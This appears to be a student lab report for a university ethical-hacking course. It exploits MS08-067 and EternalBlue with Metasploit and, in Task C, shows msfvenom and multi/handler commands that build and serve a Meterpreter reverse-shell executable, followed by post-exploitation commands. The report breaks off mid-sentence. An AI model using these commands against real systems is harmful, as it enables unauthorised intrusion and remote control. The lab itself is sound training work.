Old Dominion University

CYSE 301 Cybersecurity Techniques and Operations

Assignment #4 – Ethical Hacking

Ned Smith


01200384

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.


1. Run a port scan against the Windows XP using nmap command to identify open ports and services.

2. Identify the SMB port number (default: 445) and confirm that it is open.



Explanation: The nmap command shows that 445 is the SMB port number and confirms that it is open


3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi



Explanation: Using the search keyword, the ms08_067_netapi exploit module was found and displayed

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

5. Use 4458 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



Explanation: Meterpreter reverse_tcp was set as the payload and 4498 was set as the listening port, along with the rhosts being set to 192.168.10.14 and lhost being set to 192.168.10.13 respectively.


6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

9. [Post-exploitation] In meterpreter shell, get the current process identifier.

10. [Post-exploitation] In meterpreter shell, get system information about the target.



Explanation: Using various Metasploit commands, I was able to display the local time, sid, pid, and system information of the Windows XP VM as well as capture a screenshot of the VM using the proper meterpreter.


Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the EternalBlue vulnerability on Windows Server

2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. (10 pt)

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)




Explanation: Lhost and lport does not change from the previous task, but rhosts is changed to 192.168.10.11 and payload is changed to add "x64" behind windows due to the difference between the Windows XP and Windows 2008 VMs. The exploit command is then used to exploit the VM.

3. [Post-exploitation] In meterpreter shell, display the target system's local date and time. (2 pt)

4. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)

5. [Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt)

6. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)



Explanation: The same commands used in Task A's final questions (screenshot, getsid, getpid, localtime, and sysinfo) are used to display the information in the above questions.

Task C. Exploit Windows 7 with a deliverable payload.

In this task, you need to create an executable payload with the required configurations below. Once

your payload is ready, you should upload it to the web server running on Kali Linux and download the

payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't

forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are (10 pt, 5pt each):


• Payload Name: Use your MIDAS ID (for example, pjiang.exe)


• Listening port: 4458


[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7,

complete the following tasks in your meterpreter shell:

Setup:


Kali - Internal Workstation on ESMIT049 - Virtual Machine Connection
Terminal
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 4498
lport => 4498
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Payload options (windows/meterpreter/reverse_tcp):
Exploit target:
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4498


Kali - Internal Workstation on ESMIT049 - Virtual Machine Connection
root@CS2APenTest: ~
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost 192.168.10.13 lport 4498 -f exe -o esmit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: The following options failed to validate: LHOST, LPORT.
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=4498 -f exe -o esmit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: esmit.exe
root@CS2APenTest: # service apache2 start
root@CS2APenTest: # cp esmit.exe /var/www/html
root@CS2APenTest: #





Explanation: The lport and lhost parameters do not change and the payload parameter is the same as it was in Task A (windows/meterpreter/reverse_tcp). In addition, no rhosts is needed in this situation because the target is not predetermined. After creating the file used to connect to the target, the apache2 website service is launched and the file is uploaded to the apache2 website. The Windows 7 VM downloads the file from the website and after attempting to open it, the Internal Kali machine can now exploit 